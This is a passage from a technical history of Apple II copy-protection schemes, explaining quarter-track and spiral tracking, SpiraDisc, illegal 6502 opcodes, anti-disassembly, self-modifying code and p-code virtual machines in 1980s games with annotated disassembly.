Interestingly, Heineman claims to have created and released the technique in 1980,[51] but it was apparently not until 1984 that she used it in a release herself. It certainly existed in 1980, though. Automated Simulations (which later became Epyx) included the technique with the programs Hellfire Warrior and Rescue At Rigel. In 1983, Free Fall Associates[52] included the technique with the programs Murder on the Zinderneuf and Archon. (Apparently they took it with them, as Epyx did not use it again.) Also in 1983, Apple included the technique in ProDOS. In 1985, Brøderbund included the technique with the program Captain Goodnight. According to Roland Gustafsson, Apple supplied that code.[53]

Also interestingly, whoever included it in the Free Fall Associates programs either did not understand it, or just did not want to touch it —there, the loader has been patched to require page-aligned reads, but the code still performs the initialisation for arbitrary addressing. Twelve lines of code could have been removed from that version. The Interplay programs that use the technique also require page-aligned reads, but do not have the unnecessary initialisation code.

As Olivier Guinart notes, "It's ironic that the race condition would be used by a program called Borrowed Time."

10:7.3 Track-level protections

Track length

The length of a track might not be constant across all of the tracks on a disk. The speed of the drive is the primary reason: the faster the drive, the shorter the track. Fewer nibbles can be written because of the larger gaps between the nibbles.

Wizardry determines the length of the track, by measuring the time between succeeding arrivals of sector zero, and then calculates the deviation from the expected value. This deviation value is applied to the length of several other tracks, and the result is compared against the expected lengths. If the length of the track is not within the range that is expected, then the program hangs. This protection cannot be reproduced by a sector-copier or track-copier, because they will discard the original data between the sectors, thus altering the length of the track. A bit-copier can usually reproduce this protection because it writes the entire track mostly as it appeared originally, so the track length is at least similar to the original.

Track positioning

The stepper motor in the Disk][is composed of four magnets. To advance a whole track requires activating and deactivating two phases in the proper order, and with a sufficient delay, for each track to step. To step to a later track, the next phase must be activated while the other phases are deactivated. To step to an earlier track, the previous phase must be activated while the other phases are deactivated. As might be expected, activating and then deactivating only one of the phases will cause the stepper to stop half-way between two tracks. This is a half-track position. It is even possible to produce quarter-track stepping reliably, by performing the half-track stepping method, but with a smaller delay. Depending on the hardware, it can also be done by activating two of the phases, and then deactivating only one of them. This last technique is used by Spiradisc. (§10:7.3.)

The issue with half-track and quarter-track positioning is that data written to these partial track positions will cause signal interference with data written to the neighbouring half-track or quarter-track at the same relative position. To avoid unintentional cross-talk, data can be written to only part of the track such that there is no overlap, or placed at least three-quarters of a track apart. (The reliability of three-quarter tracks is questionable.)

The maximum amount of data that can be placed at partial-track intervals is proportional to the stepping—a quarter of a track for each of four consecutive quarter-tracks, half of a track for each of two consecutive half-tracks, or a full track for consecutive three-quarter-tracks. There can be a significant performance hit to access the data, too—it requires an almost complete rotation to reach the start of the data on subsequent tracks if the maximum density is used, because the seek time is long enough that the start will be missed on the first time around. As a result, the most common amount that is used is only a quarter of the track, and placed far enough around the track that the read can be performed almost continuously. Programs that make use of partial tracks usually include a standard format of individual sectors, so the only trick to the protection is the location of the data on the disk.

Agent USA uses the half-track technique with five sectors per track.

Championship Lode Runner uses an alternating quarter-track technique with just two sectors per track but of twice the size. While loading, the access alternates between the neighbouring quarter-tracks, resulting in the drive chattering, but allowing the sectors to be spaced only half of a rotation apart. In both cases of the programs here, it results in an extremely fast load time because of the reduced head movement.

Lode Runner

In this case, the protection is the use of partial tracks. Copy programs which do not copy the partial tracks (and copying partial

tracks is not the default behavior) will fail to reproduce the protection.

Synchronised tracks

If the approximate rotation speed of the drive is known, then it becomes possible to place sectors at specific locations on tracks, such that they have a special position relative to sectors on other tracks. This technique is identical to synchronized sectors, except that it spans tracks, making it even more difficult to reproduce, because it is difficult to determine the relative position of sectors across tracks. Unlike "spiral tracking" (§10:7.3), this technique limits itself to checking for the existence of particular sectors, rather than actually reading them.

Blazing Paddles uses this technique. Once it finds sector zero on track zero, as a known starting point, it seeks to track one, reads the address field of the next sector to arrive, and then compares it to an expected value. If the proper sector is found, then the program seeks to track two, reads the address field of the next sector to arrive, and compares it to an expected value. If the proper sector is found, then the program seeks to track three. This is repeated over eight tracks in total. It means that the original disk has one sector placed at a specific location on each of eight consecutive tracks, relative to sector zero of track zero, such that it factors in how much the disk rotates during the time that the controller takes to move the head from track zero. It also supports slight variations in rotation speed, such that the read can begin anywhere after the address field for the previous sector, without failing the protection.

Track spiralling

"Track spiralling" or "spiral tracking" is a technique whereby the data is placed in partial-track intervals, but treated as a complete track. By measuring the time to move the head to a partial-track, the position on the track can be known, such that the next sector to be read will have a predictable number, and therefore can be read without validation, once the start of the sector is found. A copy of the disk will not place the data at the same relative position, causing the protection to fail. The stepping in spiral tracking goes in only one direction. A visualisation of the data access would look like a broken spiral, hence the name.

One major problem with spiral tracking is that variations in rotation speed can result in the read missing its queue and not finding the expected sector. For thirty years, I believed a claim that the program Captain Goodnight uses this technique.[54] It doesn't. The Observatory uses a spiral pattern for faster loading, but still verifies the sector number first. However, the program LifeSaver uses true spiral tracking.

Track arcing

"Track arcing" uses the same principle as spiral tracking, but instead of stepping in only one direction, it reaches a threshold and then reverses direction.

Track mirroring

Track mirroring should be placed conceptually between synchronized tracks and spiral tracking. As with synchronized tracks, it expects a particular sector to be found after stepping across multiple tracks. As with spiral tracking, it reads the sector data. However, unlike spiral tracking, it verifies that the contents of that sector match exactly the contents of all of the other sectors that are synchronized similarly across the tracks.

The Toy Shop uses this technique. It reads three consecutive quarter-tracks in RWTS18 format, and verifies that they all fully readable and have a valid checksum. This is possible only because they are identical in their content and position. The contents of the last quarter-track are used to boot the program. A funny thing occurs when the program is converted to a NIB image: the protection is defeated transparently, because NIB images do not support partial tracks, so the attempt to read consecutive quarter-tracks will always return identical data, exactly as the protection requires!

Pinball Construction Set uses this technique. It reads a sector then activates a phase to advance the head, and then proceeds to read a sector *while the head is moving*. The head continues to drift over the track while the sector is being read. After reading the sector, the program deactivates the phase, reads another sector, and then completes the move to the next track. Once there, it reads a sector. It activates a phase to retreat the head, and then performs the same trick in reverse, until the start of the track is reached again. It performs this sequence four times across those two tracks, which makes the drive hiss. The program is able to read the sector as continuous data because the disk has consecutive quarter-tracks that are identical in their content and position.

Cross-talk

While cross-talk is normally something to be avoided, it can serve as a copy-protection mechanism, by intentionally allowing it to occur. It

manifests itself in a manner similar to the effect of having excessive consecutive zero-bits being present in the stream, where reading the same stream repeatedly will yield different values. The lack of such an effect indicates the presence of a copy.

More tracks

Many disk drives had the ability to seek beyond track 34, and many disks also carried more than 35 tracks. However, since DOS could not rely on the presence of either of these things, it did not offer support for them. Some copy programs did not support the copying of additional tracks for the same reason. Of course, programmers who did not use DOS had no such limitation. While the actual number of available tracks could vary up to 40 or even 42, it was fairly safe to assume that at least one track existed, and could be read by direct use of the disk drive.

Faial uses this technique to place data on track 35.

SpiraDisc

No description of copy-protection techniques could be complete without including SpiraDisc. This program was a protection technology that introduced the idea of spiral tracking, though the implementation is not spiral tracking as we would describe it today. It is, in fact, a precise placement of multiple sectors on quarter-tracks, such that there is no cross-talk while reading them, but without a specific order. The major deviation from the current idea of spiral tracking is that there is no synchronization of the sectors beyond avoiding cross-talk. The program will allow a complete rotation of the disk to occur, if necessary, while searching for the required sector.

The first-stage boot loader is a single sector that is 4-and-4 encoded, 768 bytes long. The second stage loader is composed of ten regular sectors that are 6-and-2 encoded. They are read one by one—there is no read-scattering here to speed up the process. Thereafter, reads use an alternative nibble table—all of the values from `#$A9-FF` from

our first table. These values might have been chosen because they provide the least sparse array when used as indexes.

The encoding is not 6-and-2, either; it is 6-and-0 encoding. This requires 344 bytes per sector, instead of the regular 342 bytes. The decoder overwrites the addresses $xxAA and $xxAB twice in order to compensate for the additional bytes, as the program supports only page-aligned reads. The decoding is interleaved, so there is no denibbilisation pass.

The 6-and-0 encoding works by using the six-bit nibble as an alternating index into one of the arrays of six-bit or two-bit values. The code is both much faster (no fetching of the two-bit array) and much smaller (two-thirds of the size) than the one described in Race Conditions,(§10:7.2) but the decoding tables occupy 1.5kb of memory. The memory layout might have been chosen to avoid a timing penalty due to page-crossing accesses. However, the penalty has no effect on the performance of the routine because the code must still spend time waiting for the bytes to arrive from disk. Therefore, the tables could have been combined into a 512-byte region instead, which is a closer match to the memory usage of the routine described in Race Conditions.

A SpiraDisc-protected disk uses four sectors per track, but since the track stepping is quartered, the data density is equivalent to a single 16-sector track. Each sector has a unique prologue value to identify itself. When a read is requested, if a sector cannot be found on the current track, then the program advances the drive head by one quarter-track, and then attempts the read again. If the read fails again, then the program retreats the drive head by one quarter-track, and then attempts the read again. If the read still fails, then the program retreats the drive head by another quarter-track, and then attempts the read again. If the read fails at this point, then the disk is considered to be corrupted.

Given the behaviour of the read request, the data might not be stored on consecutive quarter-tracks. Instead, they might zigzag across a span of up to three quarter-tracks. This is another deviation from the

idea of spiral tracking. By coincidence, the movement is very similar to the one in the program Captain Goodnight and other Brøderbund titles.

Copying a SpiraDisc-protected disk is difficult because of the potential for cross-talk which would corrupt the sectors when they are read back. However, images produced by an E.D.D. card will work in emulators, if the copy parameters are set correctly.

When run, the program decodes selected pages of itself, based on an array of flags, and also re-encodes those pages after use, to prevent dumping from memory. The decoding is simply an exclusive-OR of each byte with the value #$AC, exclusive-ORed with the index within the page.

At start-up, the program profiles the system: scanning the slot device space, and records the location of devices for which the first 17 bytes are constant (that is, they return the same value when read more than once), and which do not have eight bytes that match the first one within those 17 bytes. For example, Mockingboard has memory-mapped I/O space in that region, which are mostly zeroes. The program calculates and stores a checksum for slot devices which pass this check. The store was supposed to happen only if the checksum did not match certain values, but the comparison is made against a copyright string instead of an array of checksums. The first time around, all values are accepted. During subsequent profiling, the value must match exactly.

The program checks if bank one is writable, after attempting to write-enable it, and sets a flag based on the result. The program checksums the F8 and F0 ROM BIOS codes, watches for particular checksums, and sets flags based on the result. The original version of the program (as seen in 1981, used on the program Jawbreaker) actually *required* that the ROM BIOS code match particular checksums—either the original Apple][or the Apple][+—otherwise the program simply wiped memory and rebooted. (This prevented protected programs from running on the Apple][e or the Apple][c.) The no-doubt numerous compatibility problems that resulted from this decision led

to the final check being discarded (as seen in 1983, used on the program Maze Craze Construction Set, but quite possibly even earlier), though the rest of the profiling remains. However, having even one popular title that didn't work on more modern machines was probably sufficient to turn publishers entirely off the use of the program.

The program probes all of memory by writing a zero to every second byte. However, it skips pages `#0`, `#2`, `#4-7`, and `#$A8-C0`, meaning that it writes data to all slot devices, with unpredictable results. The program also re-profiles the system upon receiving each request to read tracks. This re-profiling is intended to defeat memory dumps that are produced by NMI cards, and which are then transferred to another machine, as the second machine might have different hardware options.

The program also checksums the boot PROM prior to disk reads, and requires that it matches one particular checksum—that of the Disk][system—otherwise the program wipes memory and reboots. (This prevents protected programs from running on the Apple][GS.)

Interestingly, despite all of the checks of the environment, the program does not protect itself against tampering, other than using encoded pages. The memory layout is data on pages `#$A8-B1`, and code on pages `#$B2-BF`. The data pages are very sparse, leaving plenty of room for a boot tracer to intercept execution and disable protections.

The program uses a quarter-track stepping algorithm that activates two phases, and then deactivates only one of them. According to Roland Gustafsson, this stepping technique allows for more precise positioning of the drive head, but it does not work on Rana drives. It was for this reason that he used the reduced-delay technique instead. The reduced-delay technique is apparently the only one which works on an Apple][c, as well. SpiraDisc predated the Apple][c by about two years, so it was just bad luck that an incompatible technique was chosen.

10:7.4 Illegal opcodes

The 6502 CPU has 151 documented instructions. There are quite a few additional instruction encodings for which the results could be considered useful, if the side-effects (e.g. memory and/or register corruption, or long execution time) were also acceptable. In some cases, the instructions were used to obfuscate the meaning of the code, since they would not be disassembled correctly. Some of these instructions were replaced in the 65C02 CPU with new instructions with different behaviors, and without the unfortunate side-effects. In some cases, the code that used the new instructions was not affected because the results of the old instructions were discarded, and the documented replacement did not introduce especially unwanted behavior. Note that the instructions that were not replaced will cause the 65C02 CPU to hang.

The Datasoft version of the program Dig Dug uses this technique. It begins with an instruction which used to behave as a two-byte NOP, but which is now a zero-page STZ instruction. Since the program does not make use of the zero-page at that time, the store has no side-effects. It looks like this in 6502 mode:

```
1  0801      74              ???
   0802      4C B0 58        JMP     $58B0
```

In 65C02 mode, the same machine code interpreted differently.

```
   0801      74 4C           STZ     $4C
2  0803      B0 58           BCS     $85D
```

Beer Run uses this technique, but was unfortunate enough to choose an instruction which was not defined on the 65C02 CPU, so the program does not work on a modern machine. The code is run with the carry set much earlier in the flow, as a side-effect of executing a routine in the ROM BIOS. It is possible that the authors were not even aware of the fact.

```
      051B      LDX      #$00
2     ...
      051F      LDA      #$00
4     0521      STA      $00
      ...
6  ;FF  00  00
      0525      ISC      $0000,X
```

which, when executed, does this:

```
1  INC    $0000,X
   SBC    $0000,X
```

X is zero, so $00 is first incremented to #$01, and then subtracted from A. A is zero before the subtraction, so it becomes #$FF. The resulting #$FF is used as a key to decipher some values later.

1O:7.5 CPU bugs!

The original 6502 CPU had a bug where an indirect JMP (xxFF) could be directed to an unexpected location because the MSB will be fetched from address xx00 instead of page xx+1. Randamn relies on this behavior to perform a misdirection, by placing a dummy value at offset zero in page xx+1, and the real value at address xx00.

While not a bug, but perhaps an undocumented feature—the breakpoint bit is always set in the status register image that is placed on the stack by the PHP instruction. Lady Tut relies on this behavior to derive a decryption key.

There is also a class of alternative behaviours between the 6502 and the 65C02 CPUs, particularly regarding the Decimal flag. For example, the following sequence will yield different values between the

two CPUs: $1B on a 6502, and $0B on a 65C02. These days, it would be used as an emulator detection method. Try it in your favorite emulator to see what happens.

```
   SED
2  SEC
   LDA  #$20
4  SBC  #$0F
```

10:7.6 Magic stack values

One way to obfuscate the code flow is through the use of indirect transfers of control. Rescue At Rigel fills the stack entirely with the sequence #$12 #$11 #$10, and then performs an RTI without setting the stack pointer to a constant value. Of course, it works reliably.

Since there are only three values in the sequence, there should be only three cases to consider. If the stack pointer were #$F6 at the time of executing the RTI instruction, then this causes the value #$12 and $1011 to be fetched from $1F7. If the stack pointer were #$F7 at the time of executing the RTI instruction, then this causes the value #$11 and $1210 to be fetched from $1F8. If the stack pointer were #$F8 at the time of executing the RTI instruction, then this causes the value #$10 and $1112 to be fetched from $1F9. The program has an RTS instruction at the first and last of those locations. That yields two more cases to consider. The RTS at $1011 transfers control to $1112+1. The RTS at $1112 transfers control to $1210+1. That leaves one more case to consider. The program has an RTS instruction at $1113. The RTS at $1113 transfers control to $1211. So, both $1210 and $1211 are reachable this way. Both addresses contain a NOP instruction, to allow the code to fall through to the real entrypoint.

Note the phase "there should be." There is one special case. The remainder of 256 divided by three is one. What is in that one byte? It's the value #$10. So the first and last byte of the stack page is #$10, introducing an additional case. If the stack pointer were #$FD at the time of executing the RTI instruction, then this causes the value #$11 and $1010

to be fetched from $1FE. The program has an RTS instruction at $1010. The RTS at $1010 transfers control to $1112+1. The RTS at $1113 transfers control to $1211.

That's not all! We can construct an even longer chain. If the stack pointer were #$F9 at the time of executing the RTI instruction, then this causes the value #$12 and $1011 to be fetched from $1FA. The RTS at $1011 transfers control to $1112+1, but the RTS at $1113 causes the stack pointer to wrap around. The CPU fetches both #$10 values, so the RTS at $1113 transfers control to $1010+1. The RTS at $1011 transfers control again to $1112+1. The RTS at $1113 finally transfers control to $1211.

Championship Lode Runner has a smaller chain. It uses only two values on the stack: $3FF and $400. An RTS transfers control to $3FF+1. The program has an RTS at $400. The RTS at $400 transfers control to $400+1, the real entrypoint.

10:7.7 Obfuscation

Anti-disassembly

This technique is intended to prevent casual reading of the code—that is, static analysis, and specifically targeting linear-sweep disassemblers —by inserting dummy opcodes into the stream, and using branch instructions to pass over them. At the time, recursive-descent disassembly was not common, so the technique was extremely effective.

Wings of Fury uses this technique, even for its system detection. The initial disassembly follows, with undocumented instructions such as RLA.

```
9600    ORA    (0,X)
9602    LDY    #$10
9604    BPL    $9616
9606    RLA    ($10,X)
9608    NOP
960A    BEQ    $95AC
960C    NOP
960E    STY    $84
9610    STY    $18
```

```
9612    CLC
9613    CLC
9614    BNE     $961C
9616    CLC
9617    CLC
9618    BNE     $960B
961A    SRE     ($51),Y
961C    STY     $C009
961F    STX     $20,Y
9621    ORA     ($10),Y
9623    CPX     $84
9625    STA     $C008
9628    BEQ     $9672
962A    LDA     $C088,X
962D    ORA     ($18),Y
962F    ORA     ($10),Y
9631    ASL
9632    LDX     #$27
9634    ASL
9635    ASL
9636    LDY     #$10
9638    BPL     $9630
963A    BRK
963B    JMP     $93BD
963E    TYA
963F    STA     $400,X
9642    BNE     $964C
9644    BRK
```


Upon closer examination, we see the branch instruction at $9604 is unconditional, because the value in the Y register is positive. That leads to the branch at $9618. This branch is also unconditional, because the value in the Y register is not zero. That takes us into the middle of an instruction at $960B, and requires a second round disassembly:

```
;store #$64 at $84
960B    LDY     #$64
960D    STY     $84
;four dummy instructions
960F    STY     $84
9611    CLC
9612    CLC
```

```
9613    CLC
;unconditional branch
;because Y is not zero
9614    BNE     $961C
...
;switch to auxiliary memory
;bank, if available
961C    STY     $C009
;store alternative value
;at $84 ($20+#$64=$84)
961F    STX     $20,Y
;dummy instruction
9621    ORA     ($10),Y
;compare the two values
;(differ in 64kb environment)
9623    CPX     $84
;switch to main memory bank
9625    STA     $C008
;branch if 128kb memory exists
9628    BEQ     $9672
;turn off the drive
962A    LDA     $C088,X
;dummy instruction
962D    ORA     ($18),Y
;dummy ins masks real ins
962F    ORA     ($10),Y
;dummy ins in first pass
;opcode param in second pass
9631    ASL
;length of error message
9632    LDX     #$27
;two dummy instructions
9634    ASL
9635    ASL
9636    LDY     #$10
;unconditional branch
;because Y is positive
9638    BPL     $9630
963A    BRK
963B    JMP     $93BD
963E    TYA
963F    STA     $400,X
9642    BNE     $964C
9644    BRK
```

A third round disassembly:

```
;unconditional branch
;because Y is positive
9630    BPL    $963C
...
;message text
963C    LDA    $9893,X
;write to the screen
963F    STA    $400,X

;unconditional branch
;because A is not zero
9642    BNE    $964C
```

The obfuscated code only gets worse from there, but the intention is clear already.

Self-modifying code

As the name implies, this technique relies on the ability of code to modify itself at runtime, and to have the modified version executed. A common use of the technique is to improve performance by updating an address with a loop during a memory copy, for example. However, from the point of view of copy-protection, the most common use is to change the code flow, or to act as a light encoding layer. Self-modifying code can be used to interfere with debuggers, because a breakpoint that is placed on the modified instruction might be overwritten directly, thus removing it, and resulting in uncontrolled execution; or turned into an entirely unrelated (and possibly meaningless or even harmful) instruction, with unpredictable results.

Aquatron hides its protection check this way. The initial disassembly looks like this, complete with undocumented instructions such as ISB:

```
9600    DEC     $9603
9603    ISB     $9603
9606    LDA     $9628
9609    EOR     #$C9
960B    BNE     $960E
960D    JSR     $288D
9610    STX     $18,Y
9612    BNE     $9615
9614    JMP     $29A0
9617    TYA
9618    BCC     $961B
961A    JSR     $59
961D    STX     $99,Y
961F    BRK
9620    STX     $C8,Y
9622    BNE     $9617
9624    TYA
9625    BPL     $9628
9627    JMP     $2960
```

Upon closer examination, we see references to instructions at "hidden" offsets, and of course, the direct modification of the instruction at $9603.

Second round disassembly:

```
9600    DEC     $9603
;-> INC $9603
;undo self-modification
9603    ISB     $9603
9606    LDA     $9628
9609    EOR     #$C9
;unconditional branch
;because A is not zero
960B    BNE     $960E
960D    .BYTE   $20
;replace instruction below
960E    STA     $9628
9611    CLC
;unconditional branch
;because A is not zero
9612    BNE     $9615
9614    .BYTE   $4C
```

```
9615      LDY     #$29
9617      TYA
9618      BCC     $961B
961A      .BYTE   $20
;decode and store
961B      EOR     $9600,Y
961E      STA     $9600,Y
9621      INY
9622      BNE     $9617
9624      TYA
;unconditional branch
;because Y is positive
9625      BPL     $9628
9627      .BYTE   $4C
;self-modified by $960E to
;$A9 on first pass, restored
;to $60 on second pass
9628      RTS
;decoded by $961B-9620 on
;first pass, re-encoded on
;second pass
9629      .BYTE   $29
```

Now we can see the decryption routine. It decodes the bytes at $9629-96FF, which contained a check for a sector with special format. If the checked passes, then the routine at $9600 is run again, which reverses the changes that had been made — the bytes at $9629-96FF are encoded again, and the routine exits via the RTS instruction at $9628.

Self-overwriting code

When self-modification is taken to the extreme, the result is self-overwriting code. There, the RWTS routine reads sector data over itself, in order to change the execution behavior, and potentially remove user-defined modifications such as breakpoints or detours. LifeSaver uses this technique. The loader enters a loop which has no apparent exit condition. Instead, the last sector to be read from disk contains an identical copy of the loader code, except for the last instruction which branches to a new location upon completion. When combined with a critically timing-dependent technique, such as reading a sector while the head is moving, it becomes extremely difficult to defeat.

Encryption and compression

Encryption (or, more correctly, enciphering) of code was a popular technique, but the keys were always very weak. The enciphering usually consisted of an exclusive-OR of the byte with a fixed key. In some cases, the key was a rolling value taken from the byte just deciphered. In some rarer cases, multiple keys were used.

Goonies uses a rotate operation. However, since the 6502 CPU does not have a plain rotate instruction—only rotate with carry — the program must set the carry bit correctly prior to the operation. The program does it this way:

```
 ;save value
2 0405    PHA
 ;extract carry bit
4 0406    LSR
 ;restore value
6 0407    PLA
 ;rotate with carry
8 0408    ROR
```

Compression of graphics was necessary to reduce the size of the data on disk, and to decrease load times, since the reduced disk access more than made up for the time spent to decompress the graphics. The most common compression technique was Run-Length Encoding (RLE), using a stream derived from every second horizontal byte, or vertical columns. More advanced compression, such as something based on Lempel-Ziv, was generally considered to be too slow to use.

Perhaps based on the assumption that LZ-based compression was too slow, compression of code seems to have been entirely absent until recently—all of my releases use my decompressor for aPLib,[55] for an almost exact or even slightly reduced load time, which shows that the

previous assumption was quite wrong. Others have had success with my decompressor for LZ4[56] when used for graphics. A more recent LZ4-based project is also showing promise.[57]

10:7.8 Virtual machines

One of the most powerful forms of obfuscation is the virtual machine. Instead of readable assembly language that we can recognise, the virtual machine code replaces instructions with bytes whose meaning might depend on the parameters that follow them. Electronic Arts were famous for their use of pseudo-code (p-code) to hide the protection routines in programs such as Archon and Last Gladiator. That virtual machine was even ported to the Commodore 64 platform.

Last Gladiator uses a top-level virtual machine that has 17 instructions. The instructions look like this:

```
00     JMP
01     CALL NATIVE
02     BEQ
03     LDA IMM
04     LDA ABSOLUTE
05     JSR
06     STA ABSOLUTE
07     SBC IMM
08     JMP NATIVE
09     RTS
;p-code A register
0A     LDA ABSOLUTE, A
0B     ASL
0C     INC ABSOLUTE
0D     ADC ABSOLUTE
0E     XOR ABSOLUTE
0F     BNE
10     SBC ABSOLUTE
11     MOVS
```

It has the ability to transfer control into 6502 routines, via the instructions that I named "call native" and "jmp native." The parameters to the instructions were XORed with different values to make the disassembly even more difficult. Since the virtual machine could

read arbitrary memory, it was used to access the soft-switches, in order to turn the drive on and off. Once past the first virtual machine, the program ran a second one. The second virtual machine is interesting for one particular reason. While it looks identical to the first one, it's not exactly the same. For one thing, there are only thirteen instructions. For another, two of them have swapped places:

```
   0A     INC ABSOLUTE
2  0B     nothing
   0C     LDA ABSOLUTE, A ;p-code A register
```

These two engines were not the only ones that Electronic Arts used, either. Hard Hat Mack uses a version that had twelve instructions.

```
00     JMP
01     CALL NATIVE
02     BEQ
03     LDA IMM
04     LDA ABSOLUTE
05     JSR
06     STA ABSOLUTE
07     SBC IMM
08     JMP NATIVE
09     RTS

;p-code A register
0A     LDA ABSOLUTE, A
0B     ASL
```

Following that virtual machine was yet another variation. This one has only eleven instructions. Nine of the instructions are identical in value to the previous virtual machine. The differences are that "ASL" is missing, and the "LDA ABSOLUTE, A" instruction is now "INC ABSOLUTE."

However, in between those two virtual machines was an entirely different virtual machine. It is a stack-based engine that uses function pointers instead of byte-code. It looks like this, if you'll forgive handler address in place of names I wasn't able to identify.

```
9DF2     .WORD xsave_retpc
9DF4     .WORD xpush_imm
```

```
9DF6     .WORD $95FF
9DF8     .WORD xpush_imm
9DFA     .WORD $A600
9DFC     .WORD xchkstk_vars
9DFE     .WORD xbeq_rel
9E00     .WORD 4
9E02     .WORD xdo_copy_prot
9E04     .WORD xjmp_retpc
```

This virtual machine is Forth. Amnesia, including its copy-protection (What You Know style), was written entirely in Forth. The Toy Shop used another virtual machine, which combined byte-code and function pointers, depending on which function was called, and all mixed freely with native code. Its identity is not known.

Of course, the most famous of all virtual machines is the one inside Pascal, an ancestor of Delphi that was very widely used in the eighties. Wizardry is perhaps the most well-known Pascal program on the Apple][system, and the Pascal virtual machine made it a simple task to port the program to other platforms. The advantage of a virtual machine is that only the interpreter must be ported, rather than the entire system. Since the language is much higher-level than assembly language, it also allows for a faster development time. It also makes de-protecting a program much harder.

10:7.9 ROM regions

The Apple][ROM BIOS is full of little routines whose intention is clear, but whose meaning can be changed depending on the context. That leads into an interesting area of obfuscation and indirection. For our first example, there is a routine to save the register contents. It is used by the ROM BIOS code when a breakpoint occurs. It has the side-effect of returning the status register in the A register. That allows a program to replace the instruction pair PHP; PLA with the instruction JSR $FF4A for the same primary effect (it has the side-effect of altering several memory locations), but one byte larger.

For our second example, there is a routine to clear the primary text screen. Since the Apple][has a text and graphics mode that share the same memory region, there is one routine for clearing the screen while in text mode, and another for clearing the screen while in graphics mode. However, it is possible to use the graphics routine to clear the screen even while in text mode. That allows a program to replace JSR $FC58 with JSR $F832 for the same major effect. (It has the side-effect of altering several memory locations.)
